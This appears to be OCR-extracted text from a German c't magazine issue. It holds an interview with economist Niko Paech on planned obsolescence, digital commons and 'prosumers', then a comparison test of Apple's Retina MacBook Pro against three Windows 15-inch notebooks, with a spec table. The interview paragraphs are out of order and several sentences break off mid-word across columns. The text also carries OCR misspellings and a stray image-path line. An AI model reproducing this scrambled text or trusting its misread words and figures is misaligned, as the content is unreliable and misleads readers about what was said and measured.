Paech: Es entspricht nicht nur der wirtschaftspolitischen Maxime, sondern der Logik einer bestimmten Konsumkultur. Beim Konsum in einer Überflussgesellschaft geht es ja schon lange nicht mehr darum, Knappheit zu beseitigen oder Grundbedürfnisse zu befriedigen. Vielmehr sind sozial-psychologische Motive und Intentionen im Spiel, die man in drei Kategorien einteilen kann. Da gibt es erstens natürlich immer noch das klassische Motiv, einen materiellen Mangel zu beseitigen. Jeder Kaufakt ist aber zweitens immer auch ein Kommunikationsakt, der etwas über den Käufer mitteilt: Sag mir, welches Auto du fährst, und ich sage dir, wer du bist. In der modernen Konsumgesellschaft, in der die Menschen auch metaphysisch obdachlos geworden sind, ist der Konsum praktisch die einzige Möglichen-

nes Programmmodul die Druckvorgänge zählt und nach Erreichen des vorgegebenen Limits einen Stopp-Befehl sendet. Wie viele bewusst integrierte Schwachstellen in heutigen Digitalgeräten verborgen sind, weiß niemand. Auf Internets Seiten wie www.murks-

nein-danke.de können zumindest Verdachtsfälle gemeldet werden. Eine Absicht ist im Einzelfall aber schwer nachzuweisen, ein juristisches Vorgehen gegen geplante Obsoleszenz kommt daher zumeist nicht in Frage. Tatenlos müssen die Nutzer deswegen aber

nicht bleiben. Wir haben mit dem Wirtschaftswissenschaftler Prof. Dr. Niko Paech darüber gesprochen, wie geplante Obsoleszenz aus wirtschaftsethischer Sicht zu bewerten ist und wie Konsumenten damit umgehen können. (pmz)



Prof. Dr. Niko Paech leitet den Lehrstuhl für Produktion und Umwelt an der Universität Oldenburg und ist Vorsitzender der Vereinigung für Ökologische Ökonomie (VÖÖ)

niert mit geplanter Obsoleszenz überhaupt nicht. Hier ist die Langlebigkeit ja unbedingte Voraussetzung dafür, Nutzungs- kreisläufe zu eröffnen. Wenn ich ein Produkt nach der Nutzung weiterverkaufen möchte, muss ich es vorsichtig behandeln. Da lassen sich auf eBay oder Amazon Marketplace ganz herausragende Beispiele für eine neue Kultur des Umgangs mit Produkten beobachten.

c't: In der digitalen Welt bildet sich demnach Widerstand gegen ein Konzept, das durch die Digitalisierung erst auf die Spitze getrieben wurde?

Paech: Die Digitalisierung ist die größte ökologische Katastrophe im Konsumgüterbereich. Nirgendwo lässt sich geplante Obsoleszenz so einfach ins Design integrieren, wie bei Geräten, die programmiert werden müssen. Es hat auch noch nie Geräte gegeben, die so wenig reparabel sind wie IT-Endgeräte. Bei der extrem miniaturisierten Smart Technology gibt es praktisch keine Chance mehr zur Reparatur,

weniger Jahre überholt sind. Wir werfen Mobiltelefone weg, nicht weil sie nicht mehr funktionieren, sondern weil es neue, vermeintlich bessere Modelle gibt.

Paech: Es gibt natürlich so etwas wie Steigerungsspiele: Wenn der Besitz von Smartphones quasi zum Standard geworden ist, wird es Pioniere geben, die versuchen, sich mit einem besonders schicken Smartphone von der Masse abzusetzen. Dann gibt es auch Komplementaritäten, etwa neue Windows-Versionen, die regelmäßig neue Hardware erfordern. Übrigens: Manche Linux-Distributionen sind diesbezüglich auch nicht besser! So kommt es zu Interaktionen zwischen parallelen Innovationszyklen. Wenn ich sehe, dass es eine neue Gangschaltung gibt, kann ich die vielleicht nicht an mein altes Fahrrad montieren, muss mir also gleich ein komplett neues kaufen. Auch solche Effekte treiben die Entwertung des bisher Ausreichenden voran.

c't: Als ein Mittel gegen geplante Obsoleszenz wird gelegentlich der Open-Source-Gedanke genannt, zumindest da, wo Software eine zentrale Rolle spielt. Was halten Sie davon? Deuten sich hier neue Formen des Wirtschaftens an, die stärker von Kooperation als von Konkurrenz geprägt sind?

Paech: Aus ökonomischer Perspektive ist Open Source ein sogenanntes Gemeingut, eine digitale Allmende gewissermaßen. Man spricht auch von Digital Commons. Hier finden sich gute Beispiele, wie sich jenseits von Expansions- oder Profitorientierungen eine allgemeine Versorgung ge-

rascher entwerten. Wir müssen also sehr genau hinsehen, was wir als Gemeingut organisieren. Ein Gegenbeispiel ist die bereits erwähnte I-fix-it-Bewegung: Da werden die Informationen, die nötig sind, um Gegenstände langlebig zu machen, als Gemeingut organisiert. Ich habe mir zum Beispiel eine alte Effektleiste aus den 1980er Jahren gekauft, um den Klang meines Saxofons zu verfremden. Die Gebrauchsanleitung, mit deren Hilfe ich einige Störungen beseitigen konnte, fand ich als PDF-Datei im Internet. So einen multimedialen Austausch von Informationen kann ich mir gut als digitale Allmende vorstellen. Daraus könnte eine Kultur des Erhalts als Gegenbewegung zur geplanten Obsoleszenz erwachsen. Aber Open Source allein für sich ist noch kein Allheilmittel.

c't: Das klingt ein wenig nach globaler Nachbarschaftshilfe, organisiert übers Internet.

Paech: Ich prognostiziere eine Entwicklung, die getrieben wird von den Energiepreisen und den nächsten Finanzkrisen. Das wird über Teilzusammenbrüche unseres ökonomischen Systems dazu führen, dass die Kaufkraft der Menschen sinkt. Damit steigt die Motivation, die Rolle des Konsumenten zu verlassen und die eines Prosumenten einzunehmen, in dem sich die Eigenschaften eines Produzenten und Konsumenten vereinen. Weil er gar nicht das Geld hat, ständig Geräte auszurangieren und sich neue zu kaufen, bemüht sich der Prosument, sein Thinkpad 10 oder 15 Jahre am Laufen zu halten. Dafür wird er sich mit anderen zusammentun und Digital Commons nutzen, etwa um die nötige Software für so ein altes Gerät zu beschaffen. Ein Prosument, der die Dinge in die Hand nimmt, könnte zu einer Identifikationsfigur werden. Gegenseitige Hilfe wird zur gelebten Antithese gegen das Produkt- design der Vergänglichkeit. Jeder kann sofort damit anfangen. Wenn Sie mir helfen, meinen Computer wieder zum Laufen zu kriegen, kann ich Ihnen vielleicht das Tretlager vom Fahrrad wechseln oder das Hinterrad richten. Wenn die Kaufkraft schwindet, werden wir in einer solidarischen Ökonomie gar nicht anders können, als uns gegenseitig zu helfen. Prosumenten sind nicht nur ökonomisch souverän, sondern tragen dazu bei, die Ökonomie wieder sozial einzubetten.

(Dr. Hans-Arthur Marsiske/pmz)

„Ein Prosument, der die Dinge in die Hand nimmt, könnte zu einer Identifikationsfigur werden.“

diese Option ist abgeschafft. Zudem ist IT-Hardware zu einem symbolischen Objekt der Selbstdarstellung geworden. Wenn aber die Ästhetik im Vordergrund steht, erfolgt der kulturelle Verschleiß besonders schnell. Schließlich erfolgen die technischen Innovationszyklen mit sehr hoher Frequenz und entwerten damit vorhandene Produktbestände.

c't: Bei digitalen Technologien haben wir uns längst daran gewöhnt, dass sie innerhalb

währleisten lässt. Es kann aber auch immer das genaue Gegenteil dabei herauskommen. Wenn wir zum Beispiel darüber nachdenken, bestimmte Produktionsanlagen als Gemeingut zu organisieren, erhöhen wir auch den Zugang dazu. Das kann schnell zu noch mehr Produktion und noch mehr Verschleiß führen. Wenn Open Source so verstanden wird, dass dezentrales Wissen in die Weiterentwicklung von Produkten einfließt, kann das die Innovationszyklen weiter beschleunigen und die alten Produkte

Florian Müssig

Scharfmacher

Das MacBook Pro mit Retina-Display gegen Windows-Notebooks

Apple stattet ein Notebook mit der bis dato ungewöhnlichen Bildschirmauflösung von 2880×1800 aus – das ist die zweieinhalbzeckige Pixelanzahl eines Full-HD-Bildschirms. Zudem hat das MacBook Pro ein besonders schlankes Gehäuse, das dennoch die potentesten mobilen Vierkern-CPUs beherbergt. Was kann die Windows-Konkurrenz dagegenhalten?



Wow – das ist die Reaktion, wenn man das erste Mal Fotos auf dem Bildschirm des „MacBook Pro mit Retina-Display“, so Apples offizielle Namensgebung, sieht. Klar, hochauflösende Bildschirme kennt man inzwischen von Smartphones oder Tablets, doch auf der Bildfläche eines 15-Zoll-Notebooks wirken die feinen Pixel noch mal anders: Zusammen mit der spiegelnden Oberfläche entsteht der Eindruck, eine bedruckte Folie zu sehen.

Auch abseits seines Bildschirms setzt Apples Neuling Maßstäbe: Das Gehäuse hat die Dicke eines Ultrabooks, beherbergt leistungsstarke Core-i7-Vierkernprozessoren plus einen Mittelklasse-Grafikchip – und schafft lange Laufzeiten. Ein Windows-Notebook mit all diesen Eigenschaften gibt es nicht, wohl aber einige, die in jeweils mehreren Aspekten mithalten können. Wir haben drei solche 15-Zöller dem MacBook gegenübergestellt: Dells ähnlich flaches und leistungsstarkes XPS 15, Lenovos dicker Alleskönnner ThinkPad T520 und Samsungs noch flacheres und leichteres 900X4C.

Bildschirm

2880 × 1800 Pixel bei 15,4 Zoll Diagonale entsprechen einer Punktauflösung von 221 dpi (dots per inch). So feine Pixel gab es bislang nur einmal bei Notebooks: Sonys Vaio P war ein 8-Zoll-Winzling mit schwachbrüstiger Atom-CPU und einem ungewöhnlichen Seitenverhältnis von etwa 2:1 (1600 × 768 Punkte) [1]. Die hohe Bildschirmauflösung stellt Betriebssystem und Anwendungen allerdings vor Herausforderungen. Wie sich Mac OS X, Windows 7 und gängige Anwendungen bei extrem hochauflösenden Bildschirmen schlagen, beleuchtet der Artikel ab Seite 84.

Generell sind bei Notebooks deutlich gröbere Auflösungen Standard. So gab es zwar mal ein optionales 2048×1536-Panel für IBMs 4:3-Notebook ThinkPad R50p, doch in den vergangenen Jahren hatte keines mehr als Full-HD-Auflösung. Bei 17-Zoll-Diagonale entspricht das 127 dpi, bei 15-Zöllern 141 dpi und bei 13-Zöllern 168 dpi [2]. In Kürze wird man diese Bildschirmauflösung auch bei 11,6-Zöllern vorfinden [3]. Acer's Aspire S7 und Asus' Zenbook UX21A stoßen dann mit 190 dpi ansatzweise in Regionen vor, die das Retina-MacBook vorgibt. Während die Windows-Mannschaft 16:9-Bildschirme hat, setzt Apple beim MacBook Pro weiterhin auf 16:10-Panels mit zehn Prozent mehr Bildhöhe – das merkt man beim Arbeiten enorm.

Lenovo und Samsung bieten matte Bildschirme an, Apple baut hingegen ein Spiegeldisplay ein: Matt gibt es als kostenpflichtige Option nur beim weiterhin erhältlichen MacBook Pro ohne Retina-Bildschirm (siehe Seite 88), auch Dell bietet keine Alternative. Immerhin: Apples Panel spiegelt sichtbar weniger als andere Glare-Displays, ohne dass die Reflexionen dabei einen Lila-Stich bekommen, wie es etwa bei einigen Premium-

Bildschirmen in Sony-Notebooks der Fall ist. Zusammen mit der ausreichend hohen maximalen Helligkeit von rund 240 cd/m² kann man in Innenräumen sogar in einem weißen T-Shirt am Gerät arbeiten – im Zug oder draußen im Café stören die Spiegelbilder trotzdem.

Grundsätzlich könnte man den Bildschirm mit einer Entspiegelungsfolie nachträglich matt machen, doch selbst bei perfekt aufgebrachter Folie ohne Staubeinschlüsse und Luftbläschen muss man mit einer reduzierten Bildqualität leben: Durch Interferenzen zwischen der Pixelstruktur des Panels und der Mattierungsschicht sieht man in gleichmäßigen Farbflächen (vor allem bei Weiß) ein feines Regenbogen-Grisseln, das sich bei leichten Kopfbewegungen permanent ändert. Details wirken zudem nicht mehr so knackig-scharf, Farben etwas blässer.

Letzteres wäre besonders ärgerlich, gehört das Panel doch zu den besseren seiner Art: Es überdeckt den sRGB-Farbraum und schafft damit mehr als viele Desktop-Monitore, kommt aber nicht an Wide-Gamut-Farb gewalt heran, die das ThinkPad T520 zeigt. So kräftige Farben findet man sonst nur bei wenigen anderen Notebooks überhaupt: Bei HPs Elitebook-Serien 8560w und 8760w heißen solche Bildschirme Dreamcolor, Dell nennt die farbkärtigen Panels seiner Precision-Serien M4600 und M6600 B+RGLED. Dells XPS 15 war bislang ein günstiger Einstieg in die Welt der Farben und schaffte fast AdobeRGB, doch die hier getestete aktuelle Gerätekugeneration kommt kaum mehr über sRGB hinaus. Ein anderes Panel wird es laut Dell in diesem Gerät nicht mehr geben.


Hinsichtlich der Blickwinkelabhängigkeit zeigt Apple der Konkurrenz, wo der Hammer hängt: Selbst aus extrem flachen Blickwinkeln bleiben die Farben stabil. Einzig die

Helligkeit nimmt beim Blick von der Seite etwas ab – das ist aber bei fast allen Notebook-Bildschirmen so. Der Bildschirm von Lenovos ThinkPad T520 ist ähnlich gut, die Panels bei Dell und vor allem Samsung hingegen deutlich schlechter. Das XPS 15 zeigte beim Blick von der Seite eine Rasterung in eigentlich gleichmäßigen Farbflächen. Einige Zwischenfarbtöne werden über zeitliches Dithering darstellt, was manche Leute als leichtes Flimmern wahrnehmen. Das 900X4C verfälscht Farben schon bei leichten Abweichungen von einer senkrechten Blickrichtung. Von oben oder unten mag man bei beiden nicht gucken, weil die Farben dann invertiert erscheinen.

Performance

Apple bietet das Retina-MacBook in zwei High-End-Konfigurationen an: Den Core i7-3610QM (2,3 GHz, mit Turbo bis 3,3 GHz) und eine 256-GByte-SSD gibt es für 2280 Euro, den Core i7-3720QM (2,6 GHz, mit Turbo bis 3,6 GHz) mit 512er-SSD für 2900 Euro. Nur letztere Ausstattungsvariante lässt sich wahlweise mit dem nochmals schnelleren Core i7-3820QM (2,7 GHz, mit Turbo bis 3,7 GHz, plus 250 Euro) und einer 768-GByte-SSD (plus 500 Euro) aufrüsten, der Mittelklasse-Grafikchip GeForce GT 650M ist immer an Bord. Der Arbeitsspeicher fasst 8 GByte, eine Verdopplung kostet 200 Euro und ist bei beiden Grundmodellen möglich. Weil Prozessor, Arbeitsspeicher und Grafikchip auf die Hauptplatine gelötet sind, kann man das MacBook nicht nachträglich aufrüsten. Das ist bei vielen flachen Notebooks wie den Ultrabooks genauso, bei Power-Notebooks aber die Ausnahme.

Einzig die SSD realisiert Apple als Steckmodul, welches nach Abnahme der mit



Optimale Raumausnutzung: Apple verschenkt im Retina-MacBook kein Volumen.



Apples MacBook Pro mit Retina-Display überzeugt mit seinem extrem hochauflösenden Bildschirm und seinem sehr flachen Gehäuse.



Dells XPS 15 bietet ähnlich viel Power zum kleineren Preis, ist mit optischem Laufwerk im schlanken Gehäuse aber eher ein Konkurrent für das Retina-lose MacBook Pro.

Pentalobe-Schrauben gesicherten Bodenplatte getauscht werden könnte, doch wegen des proprietären Formats gibt es derzeit keine passenden Alternativen. Der Akku ist nicht festgeschraubt, sondern eingeklebt; ein Austausch beim Hersteller kostet 200 Euro. Da erscheint es sinnvoll, die 350 Euro teure Garantieverlängerung (AppleCare Protection Plan) von ein auf drei Jahre abzuschließen, denn ein Akkutausch bei Defekt ist darin enthalten. Im Vollausbau samt Garantieverlängerung kostet das Retina-MacBook über 4000 Euro – ganz schön happig.

Eine ähnliche Rechenleistung bekommt man bei Windows-Notebooks bereits für deutlich weniger Geld. So kostet Dells XPS 15 mit etwas geringerer Performance als Apples Basismodell nur 1650 Euro; selbst mit 128er-SSD plus 1-Byte-Festplatte und Blu-ray-Laufwerk liegt man noch mehrere Hunderter darunter. Die Preise für Lenovos ThinkPad T520 beginnen bei 1050 Euro; das Testgerät kostet 1800 Euro. Als Business-Laptop bekommt man das ThinkPad nicht nur mit optional bis zu fünf Jahren Garantie, sondern kann auch aus viel passendem Zubehör wählen – etwa verschiedenen Docking-Stationen oder mehreren Zusatzakkus.

Mobilität

Liest man das Datenblatt des Retina-MacBooks, so wird man bei den Schnittstellen stutzig: kein Netzwerkadapter und kein optisches Laufwerk bei einem 15-Zöller? Ja, darauf muss man verzichten, weil Apple das Gerät deutlich weiter in Richtung Mobilität getrieben hat als alle bisherigen Power-Notebooks: Das Gehäuse misst keine 2 Zentime-

ter inklusive Deckel und wiegt unter 2,1 Kilogramm – eine beachtliche Ingenieurleistung. Zum Vergleich: Lenovos ThinkPad T520 ist schlicht doppelt so dick und wiegt 700 Gramm mehr. Dells XPS 15 ist mit rund 2,5 Zentimetern Dicke bereits ein ausgesprochener Flachmann unter den potenteren 15-Zöllern und wiegt trotzdem so viel wie das Lenovo-Gerät.

Das einzige 15-Zoll-Notebook, das das Retina-MacBook bei Gewicht und Dicke unterbietet, ist Samsungs 1500 Euro teures 900X4C: Es wiegt rund 1,7 Kilogramm und ist auch nur 1,7 Zentimeter flach. In Sachen Performance hechelt es aber hinterher: Sein ULV-Doppelkern-Prozessor (1,7 GHz, mit Turbo bis 2,6 GHz) liefert nur einen Bruchteil der Rechenleistung der i7-Quad-Cores. Einen flotten 3D-Chip gibt es nicht und mehr als eine – immerhin sehr schnelle – 128-GByte-SSD auch nicht.

Apple verspricht sieben Stunden Laufzeit, unser Testgerät hielt bei geringer Systemlast und auf 100 cd/m² abgedunkeltem Display sogar fast neun Stunden durch. Das gilt allerdings nur unter Mac OS X: Unter Windows 7 Ultimate 64Bit haben wir bestenfalls knapp fünfeinhalb Stunden gemessen. Daran sind unter anderem Beschränkungen der Hardware schuld: Während sich unter Mac OS X die im Intel-Prozessor integrierte Grafikeinheit HD 4000 um die Bildschirmausgabe kümmert und sich der Nvidia-Grafikchip nur bei (3D-)Bedarf zuschaltet, ist letzterer unter Windows immer aktiv, während die Intel-Grafik brachliegt. Zudem lassen sich WLAN- und Bluetooth-Adapter unter Windows nicht deaktivieren. Wenn Prozessor und Grafikchip zu tun haben, geht der Akku unter Mac OS wie Windows deutlich

früher zur Neige: Viel mehr als zwei Stunden sind dann nicht drin.

Bei voll aufgedrehter Hintergrundbeleuchtung hält das MacBook nur noch sechseinhalb Stunden durch, Lenovos ThinkPad T520 schafft hingegen über acht Stunden – bei vergleichbarer Akkukapazität und ähnlicher Helligkeit. Dass das MacBook so viel schlechter dasteht, liegt am Display: Weil die Pixel so extrem klein sind, die jeweils zugehörigen, lichtundurchlässigen Transistoren aber gleich groß geblieben sind, muss Apples Hintergrundbeleuchtung viel stärker leuchten als bei einem normal auflösenden Bildschirm, damit dieselbe Helligkeit beim Nutzer ankommt – und höhere Helligkeit heißt höherer Energieverbrauch. Einen ähnlichen Effekt sieht man auch beim neuen iPad [4].

Dells XPS 15 und Samsungs 900X4C schaffen dieselben Laufzeiten wie das MacBook mit einem 65-Wh-Akku. Dass das Samsung-Notebook trotz ULV-Prozessor nicht besser dasteht, wundert nicht: Intel hat bei den leistungsstarken Ivy-Bridge-Prozessoren wie im Dell die Idle-Energieaufnahme auf das Niveau der schwächeren ULV-Varianten abgesenkt. ULV bedeutet also hauptsächlich, dass sich Gehäuse besonders flach bauen lassen, weil die Lüfter wenig Platz brauchen, und dass die Laufzeit unter CPU-Last nicht so einbricht.

Ergonomie

Auch lassen sich mit ULV-Prozessoren potenziell leisere Systeme bauen, doch das ist nicht automatisch der Fall: Während Samsungs ältere Serie-9-Geräte selbst unter Last leise waren, dreht der Lüfter des 900X4C schon bei



Der Full-HD-Bildschirm von Lenovos ThinkPad T520 zeigt mit Wide-Gamut-Farben noch mehr Brillanz als Apple, es ist aber schlicht doppelt so dick und ein Drittel schwerer.

kurzer Prozessorlast hörbar auf und nervt zudem mit einem unangenehmen Röhren. Mit einer Silent-Taste kann man zwar einen geräuschlosen Betrieb erzwingen, doch dann wird die Rechenleistung gedrosselt.

Lenovos ungleich leistungsstärkeres ThinkPad T520 bleibt hingegen nicht nur bei geringer Rechenlast leise, sondern auch unter Volldampf: 1,1 Sone sind ein hervorragender Wert. Apple und Dell werden bei anhaltender Rechen- und Grafiklast mit bis zu 3,1 beziehungsweise 2,8 Sone aufdringlich laut, was ihren flachen Gehäusen geschuldet ist: Dort lässt sich die Abwärme halt nur durch kleinere Kühlern abführen – mit viel Luftdurchsatz gleich hohen Lüfterdrehzahlen.

Dennoch gebürtet den beiden Lüftern im MacBook Lob: Bei geringer Rechenlast bleiben sie unhörbar leise, und selbst bei mittlerer CPU-Last, etwa beim Surfen auf Flash-lasigen Webseiten, fallen sie nie nervig auf, obwohl sie dann hörbar säuseln. Zudem hat Apple die Trägheit der Lüftersteuerung optimiert: Wo so manches Notebook schon bei kurzen Lastspitzen aufheult, bleibt das MacBook erst mal leise; erst bei anhaltender Last steigt der Lärm langsam. Nach Ende einer Berechnung fällt die Drehzahl recht zügig wieder ab – die rauschenden Gedankenminuten, die ältere MacBooks den Ohren zutaten, sind weg.

Das Alu-Gehäuse wird bei anhaltender Rechenlast, etwa bei 3D-Spielen, unangenehm warm: Sowohl an der Unterseite als auch am hinteren Ende der Tastatur haben wir bis zu 47 Grad gemessen – da möchte man das Notebook weder auf dem Schoß haben noch in Spielen per länger gedrückter WASD-Tasten nach vorne stürmen.



Noch flacher und leichter als Apple kann bei 15-Zöllern nur Samsung – allerdings mit deutlich weniger Performance und einem nervigen Lüfter.

Große Touchpads – auch hier war Apple Pionier – findet man mittlerweile in fast allen Windows-Notebooks (ab 500 Euro). Die hier getesteten Geräte von Dell und Samsung bieten genauso viel Fläche wie das von Apple und verstehen ebenfalls Gesten mit bis zu vier Fingern. Das Touchpad von Lenovo ist kleiner und erkennt maximal drei gleichzeitig aufgelegte Finger. Als zusätzliches Eingabemedium steht hier ein Trackpoint zur Verfügung: Damit kann man den Mauszeiger schnell steuern, ohne die zum Zehn-Finger-Schreiben aufgelegten Hände weit bewegen zu müssen. Unter Windows funktionieren beim MacBook übrigens maximal Zwei-Finger-Gesten; die anderen, besonders praktischen behält Apple dem Mac-OS-Treiber vor.

Beleuchtete Tastaturen haben alle vier Testgeräte. Die Tastaturen von Apple, Dell und Samsung werden von unten erleuchtet, bei Lenovo sitzt eine weiße LED neben der Webcam und strahlt nach unten. Apple, Dell und Samsung steuern über Helligkeitssensoren auf Wunsch automatisch die Intensität der Bildschirm- und Tastaturbeleuchtungen, bei Dell verharrete der Bildschirm aber auch in Innenräumen bei maximaler Helligkeit. Bei Apple klappt die Automatik wiederum nicht unter Windows.

Testdetails

Was uns sonst noch bei den Testgeräten aufgefallen ist:

Apple gibt dem **MacBook Pro mit Retina-Display** zwei Thunderbolt-Ports, einen HDMI-Ausgang und zwei USB-3.0-Buchsen mit auf den Weg. Damit ist man deutlich flexibler als bisher, wenn man externe Bildschirme und

schnelle Festplattengehäuse anschließen möchte. Gigabit-Netzwerk- und FireWire-800-Schnittstellen lassen sich über Thunderbolt-Adapter (je 30 Euro) nachrüsten. Der WLAN-Chip erzielte hohe Transferraten, fand aber nach dem Aufwecken des Notebooks aus dem Standby manchmal keine Funknetze mehr. Auch die Tastaturbeleuchtung funktionierte dann mitunter nicht mehr. Beide Fehler traten sowohl unter Mac OS als auch Windows auf. Apple liefert den Windows-Treiber 296.49 für den GeForce-Grafikchip aus, Nvidias neuerer Beta-Referenztreiber 304.48 für Notebooks ließ sich nicht installieren.

Dell baut im **XPS 15** eine Festplatte und eine Puffer-SSD ein und kombiniert dadurch schnelle Zugriffszeiten mit hoher Kapazität, wodurch sich das Notebook tatsächlich sehr flott anfühlt (Intel Smart Response Technology). Beim WLAN hat Dell hingegen gepatzt, denn unser Testgerät erreichte auf unserer 20-Meter-Teststrecke nur arg niedrige Transferraten von unter 2 MByte/s netto. Das XPS 15 wird in sechs vorgegebenen Konfigurationen mit dem Doppelkern Core i5-3210M (4 GByte Arbeitsspeicher) oder dem Quad-Core i7-3612QM (8 oder 16 GByte Arbeitsspeicher) verkauft. Nur in der günstigsten Variante steckt der GeForce GT 630M, in allen anderen wie im Testgerät der schnellere GT 640M. Bei unserem Exemplar zickten die USB-3.0-Ports und lieferten nur arg magere Transferraten von rund 40 MByte; Dell stellte auf Nachfrage ein BIOS- oder Treiber-Update in Aussicht.

Lenovo gibt seinem **ThinkPad T520** außer einem Docking-Anschluss auch einen ExpressCard/54-Schacht und eSATA mit auf den Weg – alle drei fehlen den anderen Kandidaten. USB 3.0 ist hingegen nicht an Bord, son-

Apples MacBook Pro Retina gegen Windows-Konkurrenten

Modell	Apple MacBook Pro Retina	Dell XPS 15	Lenovo ThinkPad T520	Samsung 900X4C
getestete Konfiguration	MC976D/A	P32F	4243-5GG	A01DE
Lieferumfang	Mac OS X 10.7.4 64 Bit, iLife, Netzteil	Windows 7 Home Premium 64 Bit, Cyberlink Power DVD 9.6, Microsoft Office Starter 2010, Netzteil	Windows 7 Professional 64 Bit, Corel Win DVD, Corel Burn Now, Microsoft Office Starter 2010, Netzteil	Windows 7 Professional 64 Bit, Microsoft Office Starter 2010, Netzteil, LAN-Adapter
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts)				
VGA / DVI / HDMI / DisplayPort / Kamera	- / - / R / 2 × L (Thunderbolt) / ✓	- / - / L / L (Mini-DisplayPort) / ✓	L / - / - / L / ✓	R (Adapter) / - / L (µHDMI) / - / ✓
USB 2.0 / USB 3.0 / eSATA / eSATA+USB	- / 1 × L, 1 × R / - / -	- / 3 × L / - / -	2 × L, 1 × H / - / - / L	1 × L / 2 × R / - / -
LAN / Modem / FireWire	- / - / -	L / - / -	R / - / L (4-polig)	L (Adapter) / - / -
Kartenleser / Strom / Docking-Anschluss	R (SD) / L / -	R (SD) / L / -	R (SD) / H / U	R (SD) / L / -
Ausstattung				
Display	15,4 Zoll / 39 cm, 2880 × 1800, 16:10, 221 dpi, 4 ... 239 cd/m², spiegelnd	15,6 Zoll / 39,5 cm, 1920 × 1080, 16:9, 142 dpi, 3 ... 305 cd/m², spiegelnd	15,6 Zoll / 39,5 cm, 1920 × 1080, 16:9, 142 dpi, 3 ... 217 cd/m², matt	15 Zoll / 38,2 cm, 1600 × 900, 16:9, 122 dpi, 16 ... 326 cd/m², matt
Prozessor	Intel Core i7-3720QM (4 Kerne mit HT)	Intel Core i7-3612QM (4 Kerne mit HT)	Intel Core i7-2670QM (4 Kerne mit HT)	Intel Core i5-3317U (2 Kerne mit HT)
Prozessor-Cache	4 × 256 KByte L2-, 6 MByte L3-Cache	4 × 256 KByte L2-, 6 MByte L3-Cache	4 × 256 KByte L2-, 6 MByte L3-Cache	2 × 256 KByte L2-, 3 MByte L3-Cache
Prozessor-Taktrate	2,6 GHz (3,6 GHz bei einem Thread)	2,1 GHz (3,1 GHz bei einem Thread)	2,2 GHz (3,1 GHz bei einem Thread)	1,7 GHz (2,6 GHz bei einem Thread)
Hauptspeicher	8 GByte PC3-12800L	8 GByte PC3-12800	4 GByte PC3-10600	8 GByte PC3-12800
Chipsatz / mit Hybridgrafik / Frontside-Bus	Intel HM77 / ✓ (nur Mac) / DMI	Intel HM77 / ✓ / DMI	Intel QM67 / ✓ / DMI	Intel HM75 / - / DMI
Grafikchip (Speicher)	PEG: Nvidia GeForce GT 650M (1024 MByte GDDR5)	PEG: Nvidia GeForce GT 640M (2048 MByte GDDR5)	PEG: Nvidia Quadro NVS 4200M (1024 MByte DDR3)	int.: Intel HD 4000 (vom Hauptspeicher)
Sound	HDA: Cirrus Logic CS4206B	HDA: Realtek ALC275	HDA: Conexant SmartAudio HD	HDA: Realtek ALC269
LAN	-	PCIe: Realtek RTL8168 (Gbit)	PCIe: Intel 82579LM (Gbit)	PCIe: Realtek RTL8168 (Gbit)
WLAN / Dual-Band	PCIe: Broadcom 4331 (a/b/g/n 450) / ✓	PCIe: Intel 6235 (a/b/g/n 300) / ✓	PCIe: Intel 6300 (a/b/g/n 450) / ✓	PCIe: Intel 6235 (a/b/g/n 300) / ✓
Bluetooth / Stack	USB: Broadcom / Apple	USB: Intel / Microsoft	USB: Broadcom / Microsoft	USB: Intel / Microsoft
USB 3.0	Intel USB 3.0	Intel USB 3.0	-	PCIe: Renesas USB 3.0
Festspeicher	Apple SSD SM512E (512 GByte)	WD Scorpio Blue (1000 GByte/5400 min⁻¹/8 MByte) + Puffer-SSD (32 GByte)	Intel SSD 320 (160 GByte)	SanDisk SSD U100 (128 GByte)
optisches Laufwerk	-	Matsushita UJ167 (Blu-ray-ROM)	Sony/NEC AD-7740H (DVD-Multi/DL)	-
Stromversorgung, Maße, Gewicht				
Akkku / wechselbar / Ladestandsanzeige	95 Wh Lithium-Polymer / - / -	65 Wh Lithium-Polymer / ✓ / -	93 Wh Lithium-Ionen / ✓ / -	65 Wh Lithium-Polymer / - / -
Netzteil	85 W, 323 g, 8 cm × 8 cm × 2,8 cm, Steckernetzteil	90 W, 434 g, 12,7 cm × 5,2 cm × 3,2 cm, Klebeplatstecker	135 W, 720 g, 14,4 cm × 6,6 cm × 3,7 cm, Klebeplatstecker	40 W, 302 g, 9,4 cm × 6,6 cm × 2,2 cm, Klebeplatstecker
Gewicht	2,03 kg	2,67 kg	2,7 kg	1,68 kg
Größe / Dicke mit Füßen	35,9 cm × 24,7 cm / 1,8 cm	37,1 cm × 24,9 cm / 2,3 ... 2,4 cm	37,3 cm × 26,4 cm / 3,4 ... 3,9 cm	35,7 cm × 23,7 cm / 1,6 ... 1,7 cm
Tastaturhöhe / Tastenraster	1,3 cm / 19 mm × 18,5 mm	1,8 cm / 19 mm × 19 mm	2,6 cm / 19 mm × 19 mm	1,2 cm / 19 mm × 18,5 mm
